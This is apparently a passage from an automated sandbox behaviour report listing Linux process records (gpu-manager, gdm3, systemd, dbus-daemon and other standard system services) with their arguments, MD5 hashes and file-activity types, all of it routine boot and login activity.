Analysis Process: gpu-manager PID: 5458 Parent PID: 1

General

Start time:	00:07:28
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	/usr/bin/gpu-manager --log /var/log/gpu-manager.log
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

File Activities

File Deleted

File Read

File Written

Directory Enumerated

Analysis Process: gpu-manager PID: 5459 Parent PID: 5458

General

Start time:	00:07:29
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5459 Parent PID: 5458

General

Start time:	00:07:29
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes

MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5460 Parent PID: 5459

General

Start time:	00:07:29
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5460 Parent PID: 5459

General

Start time:	00:07:29
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nvidia[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5461 Parent PID: 5458

General

Start time:	00:07:29
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5461 Parent PID: 5458

General

Start time:	00:07:29
Start date:	15/01/2022
Path:	/bin/sh

Arguments:	sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5462 Parent PID: 5461

General

Start time:	00:07:29
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5462 Parent PID: 5461

General

Start time:	00:07:29
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nvidia[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5463 Parent PID: 5458

General

Start time:	00:07:29
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5463 Parent PID: 5458

General

Start time:	00:07:29
Start date:	15/01/2022

Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5464 Parent PID: 5463

General

Start time:	00:07:29
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5464 Parent PID: 5463

General

Start time:	00:07:29
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*radeon[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5465 Parent PID: 5458

General

Start time:	00:07:29
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5465 Parent PID: 5458

General

Start time:	00:07:29
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5466 Parent PID: 5465

General

Start time:	00:07:29
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5466 Parent PID: 5465

General

Start time:	00:07:29
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*radeon[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5467 Parent PID: 5458

General

Start time:	00:07:30
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5467 Parent PID: 5458

General

Start time:	00:07:30
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5468 Parent PID: 5467

General

Start time:	00:07:30
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5468 Parent PID: 5467

General

Start time:	00:07:30
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*amdgpu[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5469 Parent PID: 5458

General

Start time:	00:07:31
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5469 Parent PID: 5458

General

Start time:	00:07:31
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5470 Parent PID: 5469

General

Start time:	00:07:31
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5470 Parent PID: 5469

General

Start time:	00:07:31
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*amdgpu[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5472 Parent PID: 5458

General

Start time:	00:07:31
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5472 Parent PID: 5458

General

Start time:	00:07:31
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5473 Parent PID: 5472

General

Start time:	00:07:31
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5473 Parent PID: 5472

General

Start time:	00:07:31
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nouveau[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5474 Parent PID: 5458

General

Start time:	00:07:31
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5474 Parent PID: 5458

General

Start time:	00:07:31
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5477 Parent PID: 5474

General

Start time:	00:07:31
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5477 Parent PID: 5474

General

Start time:	00:07:31
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nouveau[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: systemd PID: 5480 Parent PID: 1

General

Start time:	00:07:33
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: generate-config PID: 5480 Parent PID: 1

General

Start time:	00:07:33
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	/usr/share/gdm/generate-config
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: generate-config PID: 5496 Parent PID: 5480

General

Start time:	00:07:33
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: pkill PID: 5496 Parent PID: 5480

General

Start time:	00:07:33
Start date:	15/01/2022
Path:	/usr/bin/pkill
Arguments:	pkill --signal HUP --uid gdm dconf-service
File size:	30968 bytes
MD5 hash:	fa96a75a08109d8842e4865b2907d51f

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5497 Parent PID: 1

General

Start time:	00:07:35
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gdm-wait-for-drm PID: 5497 Parent PID: 1

General

Start time:	00:07:35
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wait-for-drm
Arguments:	/usr/lib/gdm3/gdm-wait-for-drm
File size:	14640 bytes
MD5 hash:	82043ba752c6930b4e6aaea2f7747545

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5502 Parent PID: 1

General

Start time:	00:07:45
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gdm3 PID: 5502 Parent PID: 1

General

Start time:	00:07:45
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	/usr/sbin/gdm3
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

File Activities

File Deleted

File Read

File Written

Directory Created

Owner / Group Modified

Permission Modified

Analysis Process: gdm3 PID: 5507 Parent PID: 5502

General

Start time:	00:07:45
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

File Activities

Directory Enumerated

Analysis Process: plymouth PID: 5507 Parent PID: 5502

General

Start time:	00:07:45
Start date:	15/01/2022
Path:	/usr/bin/plymouth
Arguments:	plymouth --ping
File size:	51352 bytes
MD5 hash:	87003efd8dad470042f5e75360a8f49f

File Activities

File Read

Analysis Process: gdm3 PID: 5525 Parent PID: 5502

General

Start time:	00:07:48
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

File Activities

Directory Enumerated

Analysis Process: gdm-session-worker PID: 5525 Parent PID: 5502

General

Start time:	00:07:48
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-session-worker
Arguments:	"gdm-session-worker [pam/gdm-launch-environment]"
File size:	293360 bytes
MD5 hash:	692243754bd9f38fe9bd7e230b5c060a

File Activities

File Read

File Written

Directory Enumerated

Analysis Process: gdm-session-worker PID: 5529 Parent PID: 5525

General

Start time:	00:07:50
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-session-worker
Arguments:	n/a
File size:	293360 bytes
MD5 hash:	692243754bd9f38fe9bd7e230b5c060a

Analysis Process: gdm-wayland-session PID: 5529 Parent PID: 5525

General

Start time:	00:07:50
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wayland-session
Arguments:	/usr/lib/gdm3/gdm-wayland-session "dbus-run-session -- gnome-session --autostart /usr/share/gdm/greeter/autostart"
File size:	76368 bytes
MD5 hash:	d3def63cf1e83f7fb8a0f13b1744ff7c

File Activities

File Read

Directory Created

Analysis Process: gdm-wayland-session PID: 5531 Parent PID: 5529

General

Start time:	00:07:50
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wayland-session
Arguments:	n/a
File size:	76368 bytes
MD5 hash:	d3def63cf1e83f7fb8a0f13b1744ff7c

File Activities

Directory Enumerated

Analysis Process: dbus-daemon PID: 5531 Parent PID: 5529

General

Start time:	00:07:50

Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	dbus-daemon --print-address 3 --session
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Read

Directory Enumerated

Analysis Process: dbus-daemon PID: 5533 Parent PID: 5531

General

Start time:	00:07:50
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	n/a
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: dbus-daemon PID: 5534 Parent PID: 5533

General

Start time:	00:07:50
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	n/a
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Written

Analysis Process: false PID: 5534 Parent PID: 5533

General

Start time:	00:07:50
Start date:	15/01/2022
Path:	/bin/false
Arguments:	/bin/false
File size:	39256 bytes
MD5 hash:	3177546c74e4f0062909eae43d948bfc

File Activities

File Read

Analysis Process: gdm-wayland-session PID: 5535 Parent PID: 5529

General

Start time:	00:07:50
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wayland-session
Arguments:	n/a
File size:	76368 bytes
MD5 hash:	d3def63cf1e83f7fb8a0f13b1744ff7c

File Activities

Directory Enumerated

Analysis Process: dbus-run-session PID: 5535 Parent PID: 5529

General

Start time:	00:07:50
Start date:	15/01/2022
Path:	/usr/bin/dbus-run-session
Arguments:	dbus-run-session -- gnome-session --autostart /usr/share/gdm/greeter/autostart
File size:	14480 bytes
MD5 hash:	245f3ef6a268850b33b0225a8753b7f4

File Activities

File Read

Analysis Process: dbus-run-session PID: 5536 Parent PID: 5535

General

Start time:	00:07:50
Start date:	15/01/2022
Path:	/usr/bin/dbus-run-session
Arguments:	n/a
File size:	14480 bytes
MD5 hash:	245f3ef6a268850b33b0225a8753b7f4

Analysis Process: dbus-daemon PID: 5536 Parent PID: 5535

General

Start time:	00:07:50
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	dbus-daemon --nofork --print-address 4 --session
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Read

Analysis Process: gdm3 PID: 5537 Parent PID: 5502

General

Start time:	00:07:51
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

File Activities

Directory Enumerated

Analysis Process: Default PID: 5537 Parent PID: 5502

General

Start time:	00:07:51
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: gdm3 PID: 5538 Parent PID: 5502

General

Start time:	00:07:51
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

File Activities

Directory Enumerated

Analysis Process: Default PID: 5538 Parent PID: 5502

General

Start time:	00:07:51
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: systemd PID: 5508 Parent PID: 1

General

Start time:	00:07:46
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: accounts-daemon PID: 5508 Parent PID: 1

General

Start time:	00:07:46
Start date:	15/01/2022
Path:	/usr/lib/accountsservice/accounts-daemon
Arguments:	/usr/lib/accountsservice/accounts-daemon
File size:	203192 bytes
MD5 hash:	01a899e3fb5e7e434bea1290255a1f30

File Activities

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Permission Modified

Analysis Process: accounts-daemon PID: 5518 Parent PID: 5508

General

Start time:	00:07:46
Start date:	15/01/2022
Path:	/usr/lib/accountsservice/accounts-daemon
Arguments:	n/a
File size:	203192 bytes
MD5 hash:	01a899e3fb5e7e434bea1290255a1f30

File Activities

Directory Enumerated

Analysis Process: language-validate PID: 5518 Parent PID: 5508

General

Start time:	00:07:46
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-validate
Arguments:	/usr/share/language-tools/language-validate en_US.UTF-8
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: language-validate PID: 5519 Parent PID: 5518

General

Start time:	00:07:46
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-validate
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: language-options PID: 5519 Parent PID: 5518

General

Start time:	00:07:46
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-options
Arguments:	/usr/share/language-tools/language-options
File size:	3478464 bytes
MD5 hash:	16a21f464119ea7fad1d3660de963637

File Activities

File Read

Directory Enumerated

Analysis Process: language-options PID: 5520 Parent PID: 5519

General

Start time:	00:07:46
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-options
Arguments:	n/a
File size:	3478464 bytes
MD5 hash:	16a21f464119ea7fad1d3660de963637

Analysis Process: sh PID: 5520 Parent PID: 5519

General

Start time:	00:07:46
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "locale -a | grep -F .utf8 "
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5521 Parent PID: 5520

General

Start time:	00:07:46
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: locale PID: 5521 Parent PID: 5520

General

Start time:	00:07:46
Start date:	15/01/2022
Path:	/usr/bin/locale
Arguments:	locale -a
File size:	58944 bytes
MD5 hash:	c72a78792469db86d91369c9057f20d2

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5522 Parent PID: 5520

General

Start time:	00:07:46
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5522 Parent PID: 5520

General

Start time:	00:07:46
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -F .utf8
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gvfsd-fuse PID: 5548 Parent PID: 2038

General

Start time:	00:08:06
Start date:	15/01/2022
Path:	/usr/libexec/gvfsd-fuse
Arguments:	n/a
File size:	47632 bytes
MD5 hash:	d18fbf1cbf8eb57b17fac48b7b4be933

Analysis Process: fusermount PID: 5548 Parent PID: 2038

General

Start time:	00:08:06
Start date:	15/01/2022
Path:	/bin/fusermount
Arguments:	fusermount -u -q -z -- /run/user/1000/gvfs
File size:	39144 bytes
MD5 hash:	576a1b135c82bdcbc97a91acea900566

File Activities

File Read

Analysis Process: systemd PID: 5570 Parent PID: 1

General

Start time:	00:08:43
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5570 Parent PID: 1

General

Start time:	00:08:43
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --smart-relinquish-var
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

File Activities

File Read

Analysis Process: systemd PID: 5571 Parent PID: 1

General

Start time:	00:08:43
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5571 Parent PID: 1

General

Start time:	00:08:43
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Analysis Process: systemd PID: 5572 Parent PID: 1

General

Start time:	00:08:44
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd

Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5572 Parent PID: 1

General

Start time:	00:08:44
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5573 Parent PID: 1

General

Start time:	00:08:44
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5573 Parent PID: 1

General

Start time:	00:08:44
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Permission Modified

Analysis Process: systemd PID: 5578 Parent PID: 1

General

Start time:	00:08:46
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-logind PID: 5578 Parent PID: 1

General

Start time:	00:08:46
Start date:	15/01/2022
Path:	/lib/systemd/systemd-logind
Arguments:	/lib/systemd/systemd-logind
File size:	268576 bytes
MD5 hash:	8dd58a1b4c12f7a1d5fe3ce18b2aaeef

File Activities

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Permission Modified

Analysis Process: systemd PID: 5635 Parent PID: 1860

General

Start time:	00:08:46
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: pulseaudio PID: 5635 Parent PID: 1860

General

Start time:	00:08:46

Start date:	15/01/2022
Path:	/usr/bin/pulseaudio
Arguments:	/usr/bin/pulseaudio --daemonize=no --log-target=journal
File size:	100832 bytes
MD5 hash:	0c3b4c789d8ffb12b25507f27e14c186

File Activities

File Read

File Written

Directory Enumerated

Directory Created

Analysis Process: systemd PID: 5639 Parent PID: 1

General

Start time:	00:08:47
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gpu-manager PID: 5639 Parent PID: 1

General

Start time:	00:08:47
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	/usr/bin/gpu-manager --log /var/log/gpu-manager.log
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

File Activities

File Deleted

File Read

File Written

Directory Enumerated

Analysis Process: gpu-manager PID: 5640 Parent PID: 5639

General

Start time:	00:08:47
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a

File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5640 Parent PID: 5639

General

Start time:	00:08:47
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5642 Parent PID: 5640

General

Start time:	00:08:47
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5642 Parent PID: 5640

General

Start time:	00:08:47
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nvidia[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

